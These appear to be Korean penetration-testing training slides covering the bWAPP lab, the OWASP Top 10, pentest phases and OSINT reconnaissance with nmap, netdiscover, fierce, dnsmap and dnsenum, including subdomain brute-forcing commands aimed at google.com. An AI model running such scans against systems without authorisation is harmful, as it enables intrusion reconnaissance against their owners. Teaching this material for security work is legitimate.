[bWAPP](#)
[Drupageddon](#)
[Evil folder](#)
[phpMyAdmin](#)
[SQLiteManager](#)



The screenshot shows the homepage of bWAPP. The header features a yellow background with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links for "Login", "New User", "Info", "Talks & Training", and "Blog". The main content area has a white background and contains a "Login" form with fields for "Login:" and "Password:", a dropdown for "Set the security level" (set to "low"), and a "Login" button. To the right of the login form are several logos: a blue starburst, a lightning bolt, an orange square with a white "n", the "MISSING & EXPLOITED CHILDREN" logo, and the "MME Security Audits & Training" logo. On the far right are social media icons for Twitter, LinkedIn, Facebook, and Email. At the bottom of the page is a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive ?".

모의해킹 실습 환경

▶ OWASP


- Open Web Application Security Project 약자로 국제 웹 보안 표준 기구
- 1984년 4월 미국에서 안전한 웹 및 응용을 개발할 수 있도록 지원하기 위해 비영리 단체로 시작
- 공식 설립일은 2001년 9월 23일로 웹에 관한 정보노출, 악성 파일 및 스크립트, 보안 취약점 등 연구
- 한국지사를 포함해서 현재 70여개 국가가 등록되어 있음
- OWASP Top 10을 약 3~4년마다 발표 (최근 2021)
 - OWASP Top 10 : 10대 웹 애플리케이션 취약점



모의해킹 실습 환경

▶ OWASP Top 10

- 10대 웹 애플리케이션의 취약점 (OWASP TOP 10)은 OWASP 기관에서 연구하는 프로젝트 중 일부
- OWASP Top 10은 2004, 2007, 2010, 2013, 2017, 2021년 4년마다 신규로 업데이트 되어 배포
- 최근 2021년도 버전 공개
- <https://owasp.org/www-project-top-ten/>



모의해킹 실습 환경

▶ OWASP Top 10

- 10대 웹 애플리케이션의 취약점 (OWASP TOP 10)은 OWASP 기관에서 연구하는 프로젝트 중 일부
- OWASP Top 10은 2004, 2007, 2010, 2013, 2017, 2021년 4년마다 신규로 업데이트 되어 배포
- 최근 2021년도 버전 공개
- <https://owasp.org/www-project-top-ten/>

OWASP Top 10 - 2013		OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1	인젝션	인젝션	취약한 접근 통제
A2	취약한 인증과 세션 관리	취약한 인증	암호화 오류
A3	크로스 사이트 스크립팅 (XSS)	민감한 데이터 노출	인젝션
A4	안전하지 않은 직접 객체 참조	XML 외부 개체 (XXE)	안전하지 않은 설계
A5	잘못된 보안 구성	취약한 접근 통제	잘못된 보안 구성
A6	민감한 데이터 노출	잘못된 보안 구성	취약하고 오래된 구성 요소
A7	기능 수준의 접근 통제 누락	크로스 사이트 스크립팅 (XSS)	식별 및 인증 오류
A8	크로스 사이트 요청 변조 (CSRF)	안전하지 않은 역직렬화	소프트웨어 및 데이터 무결성 오류
A9	알려진 취약점이 있는 구성요소 사용	알려진 취약점이 있는 구성요소 사용	보안 로깅 및 모니터링 실패
A10	검증되지 않은 리다이렉트 및 포워드	불충분한 로깅 및 모니터링	서버 측 요청 위조

공개된 정보(OSINT)를 활용한 정보 수집

공개된 정보(OSINT)를 활용한 정보 수집

▣ 모의해킹 업무 절차

Pre-Engagement
Interactions
사전협의단계

Intelligence
Gathering
정보수집단계

Threat Modeling
위협모델링 단계

Vulnerability
Analysis
취약점 분석 단계

Exploitation
침투단계

Post Exploitation
내부침투단계

```
(kali㉿kali)-[~]
$ nmap -sV -sC 192.168.100.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 19:39 EDT
Nmap scan report for 192.168.100.5
Host is up (0.018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to 192.168.100.3
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
```

공개된 정보(OSINT)를 활용한 정보 수집

OSINT

- Open Source Intelligence 약자
- 공개적으로 사용 가능한 소스에서 수집한 인텔리전스(정보)
- 오픈 소스 소프트웨어 또는 공공(Public) 정보와는 관련이 없음
- 쇼단, 구글, 야후, 트위터 등에서 공개된 정보를 수집한 것

OSINT has been formally defined this way… **Open-source intelligence (OSINT) is intelligence collected from publicly available sources.** In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources); it is not related to open-source software or public intelligence.

Also check out the PTES , tons of great info <http://www.pentest-standard.org>

Shodan, Google … and so on

`sudo netdiscover -r 192.168.81.0/24`

Reference: OSINT Basics for Attack and Defense

Currently scanning: Finished! Screen View: Unique Hosts					
15 Captured ARP Req/Rep packets, from 3 hosts. Total size: 900					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.52.130	00:0c:29:23:42:7a	1	60	VMware, Inc.	
192.168.52.254	00:50:56:fb:15:1c	1	60	VMware, Inc.	
192.168.52.1	00:50:56:c0:00:08	13	780	VMware, Inc.	

공개된 정보(OSINT)를 활용한 정보 수집

▶ OSINT - 트위터

뉴스홈 | 최신기사

핵코드? 외계인용 메시지?...미 전략사령부 트위터 계정 해킹

송고시간 | 2021-03-30 06:31

백나리 기자

| 갖가지 농담 섞인 억측 낳다 금세 삭제...사과 트윗도 지워져

(워싱턴=연합뉴스) 백나리 특파원 = 미군 전략사령부 트위터 계정에 정체를 알았다가 이내 사라지는 소동이 발생했다.

29일(현지시간) 미 정치전문매체 더힐에 따르면 미 전략사령부 트위터 계정에는 윗이 하나 올라왔다.

가타부타 설명 없이 암호처럼 ';l;gmlxzssaw'라고만 적힌 트윗이었다.

트위터 이용자들 사이에서는 당장 농담 섞인 억측이 시작됐다. 실수로 핵무기 불출된 것이라는 댓글부터 고양이가 컴퓨터 자판에 올라간 것이라며 댓글 등이 줄을

US Strategic Command  @US_Stratcom

;l;gmlxzssaw

19:48 · 3/28/21 · Twitter Web App

2,357 Retweets 2,075 Quote Tweets 5,497 Likes

Canadian Forces in  @CAF... · 1h ...

Replying to @US_Stratcom

These things happen.
This might even happen to you one day.

It's okay, folks.


142 283 3,167

<https://www.yna.co.kr/view/AKR20210330002700071>

공개된 정보(OSINT)를 활용한 정보 수집

OSINT


- 공개적으로 사용 가능한 소스는 담당자(방어자)와 범죄자(공격자) 모두 접근 가능
- 방어자와 공격자 모두에게 기회를 제공하기 때문에, 회사의 취약점을 학습하고 조치할 수 있는 동시에 공격자는 취약점을 악용할 수 있음



공개된 정보(OSINT)를 활용한 정보 수집

OSINT


- OFFENSIVE는 공격자 관점으로 "공격 전 정보 수집"
- DEFENSIVE는 방어자 관점으로 "회사에 대한 공격에 대해 학습"
- OSINT는 대표적으로 구글 해킹, 쇼단 서비스 정보, 서브 도메인 등이 존재



공개된 정보(OSINT)를 활용한 정보 수집

OSINT Process

- OSINT Process는 정확하게 정해진 것이 없어 조직에 따라 요구사항에 맞춰 제작하는 것이 중요



공개된 정보(OSINT)를 활용한 정보 수집

▶ OSINT Process

- Identifying the source(소스 식별)

- 정보를 찾을 수 있는 곳과 어떤 정보를 얻어야 하는지 식별하는 단계

- Harvesting(수확)

- 식별된 소스에서 관련된 데이터를 가져오는 단계
- 쇼단, 구글, 트위터 등에서 정보 수집

- Data Processing(데이터 처리)


- 획득한 데이터를 처리하고 의미있는 정보를 얻는 단계

- Analysis(분석)

- 여러 소스에서 수집한 데이터를 결합하는 단계

- Reporting(보고)

- 앞서 진행한 단계를 종합하여 최종 보고서 작성



OSINT를 활용한 정보 수집(실습)

OSINT를 활용한 정보 수집(실습)

DNS

- DNS는 도메인 네임 시스템
- 호스트의 도메인 이름을 호스트의 네트워크 주소로 변경하거나, 그 반대의 변환을 수행할 수 있도록 하기 위해 개발됨
- DNS 정보 수집 목적
 - 흥미로운 원격 접근 서버 찾기
 - 잘못 구성되거나 패치(업데이트)되지 않은 서버 찾기
 - 명확하지 않거나, 찾기 어려운 새 도메인 이름 찾기 : 공격 대상에 대한 추가 정보 획득
 - 때때로 일부 하위 도메인이 내부 아이피 주소로 확인되는 경우 존재 : 대상 조직의 내부 서버 열거 가능
 - 결론 : 도메인 정보 및 아이피 주소 등을 획득하여 공격 대상에 대한 추가 정보 수집

OSINT를 활용한 정보 수집(실습)

Fierce

- DNS 정보 수집에 사용되는 도구
- 지정된 도메인에 대해 인접하지 않은 아이피 공간 및 호스트 이름을 찾는 데 도움이 되는 도구
- 한 도메인에 사용 중인 여러 개의 아이피 주소 확인이 가능
- 스레드를 이용하여 여러 개의 도메인을 동시에 스캔 가능
- 회사 네트워크 내부와 외부 모두에서 가능한 대상을 찾기 위한 것으로, 종종 내부 주소 공간을 유출하는 잘못 구성된 네트워크를 발견할 수 있음

● 사용법

```
fierce [--domain DOMAIN]
```

```
fierce --domain google.com
```

google bug hunters --> 명시되어있음. 만일 이부분을 확인하지 않고 다른 사이트에 시도시 법적문제가 될 수 있음

OSINT를 활용한 정보 수집(실습)

Dnsmap

- DNS 정보 수집에 사용되는 도구
- 사전파일을 사용하여 하위 도메인 확인

- 설치

```
sudo apt update  
sudo apt install dnsmap
```

- 사용법

```
dnsmap <target-domain> [options]
```

[target-domain] : 대상 도메인

[options] -w <wordlist-file> 사전 파일 지정

-r <regular-results-file> 일반 형식으로 결과 저장

-c <csv-results-file> CSV 형식으로 결과 저장

-d <delay-millisecs> 밀리 초 단위 지연

이 옵션은 DNS 서버에서 막히지 않도록 일정한 속도로 요청을 보내는 데 도움

-i <ips-to-ignore> (useful if you're obtaining false positives) IPS 무시

이 옵션을 사용하면 DNS 서버에 쿼리를 보내지 않으므로 대상 서버에서 이를 차단하는 경우에도 작동 가능

OSINT를 활용한 정보 수집(실습)

▶ Dnsmap 예제

1) dnsmap의 내장된 단어 목록을 사용한 하위 도메인 브루트포싱

dnsmap google.com

2) 사용자 제공 단어 목록을 사용한 하위 도메인 브루트포싱

dnsmap google.com -w wordlist.txt

3) google.com 도메인의 서브도메인을 wordlist.txt 파일에 있는 단어를 이용하여 브루트포싱하고, 결과를 /tmp/ 디렉토리에 저장하는 명령어(타임스탬프를 포함하는 고유한 파일 이름 생성)

dnsmap google.com -w wordlist.txt -r /tmp/

4) 위의 조건에 더해 각 요청 사이에 무작위 최대 300밀리 초 동안 대기

dnsmap google.com -w wordlist.txt -r /tmp/ -d 300

5) 0.8초 지연된 하위 도메인 브루트포싱, 일반 및 CSV 형식으로 결과 저장,

2개의 사용자 제공 아이피 필터링 및 사용자 제공 단어 목록 사용

dnsmap google.com -d 800 -r /tmp/ -c /tmp/ -i 10.55.206.154,10.55.24.100 -w wordlist.txt

OSINT를 활용한 정보 수집(실습)

➤ searchdns.netcraft.com

- Netcraft는 영국에 본사를 둔 인터넷 서비스 회사로 사이버 범죄 중단, 애플리케이션 보안 테스트 및 자동화된 취약점 스캔을 포함한 인터넷 보안 서비스를 제공함
- DNS 정보 수집에 사용되는 웹 사이트
- 웹 서버 운영체제, 버전, 서브 도메인 정보, 서버 생성 날짜, 서버 가동 날짜 등 다양한 정보 수집 가능
- <https://searchdns.netcraft.com/>

The screenshot shows the Netcraft website's search interface. At the top, there is a navigation bar with links for Services, Solutions, News, Company, Resources, a search icon, Report Fraud, and Request Trial. The main heading is "Search Web by Domain" with the sub-instruction "Explore websites visited by users of the Netcraft extensions". Below this is a search form with a dropdown menu set to "site contains" and the query "google.com" entered. A help example "Example: site contains .netcraft.com" is shown below the input field. A "Search" button is at the bottom left of the form, and a "Search tips" link is at the bottom right.

OSINT를 활용한 정보 수집(실습)

▶ 서브 도메인

- Domain(도메인)은 숫자로 이루어진 아이피 주소를 쉽게 영문으로 표현한 것
- Subdomain(서브 도메인)은 다른 도메인의 일부인 도메인으로 보조 도메인, 2차 도메인으로 불림
- 일반적으로 알려진 도메인은 지속적인 진단을 받아 안전하지만,
보안 담당자나 인프라 담당자가 모르는 도메인이 존재할 수 있어 반드시 확인이 필요

● 예시

도메인

<https://www.google.com>

서브 도메인

<https://mail.google.com>

<https://translate.google.com>

<https://drive.google.com>

<https://calendar.google.com>

OSINT를 활용한 정보 수집(실습)

▶ 서브 도메인 검색

- 구글 검색

```
site:google.com -site:www.google.com
```

- 칼리리눅스 도구

```
dns <tap> <tap>
dnsenum google.com
```

- DNSdumpster

```
https://dnsdumpster.com/
```

- 페이스북 개발자 - 로그인 필요

```
https://developers.facebook.com/tools/ct
```

OSINT를 활용한 정보 수집(실습)

Netdiscover

- ARP 프로토콜을 활용하여 네트워크 세그먼트에서 연결된 클라이언트를 검색하는 스캐너
 - 네트워크에 연결된 모든 기기의 MAC 주소 및 IP 주소 스캔
- ARP : 네트워크 상에서 IP 주소를 물리적 네트워크 주소로 대응시키기 위해 사용되는 프로토콜

● 모의해킹 활용 방법

- 무선 AP에 접속한 뒤 근접 네트워크 실시간 수집
- 시스템 침투 후에 근접 네트워크 실시간 수집

Currently scanning: Finished!		Screen View: Unique Hosts					
13 Captured ARP Req/Rep packets, from 4 hosts. Total size: 780							
<hr/>							
IP	At MAC Address	Count	Len	MAC Vendor / Hostname			
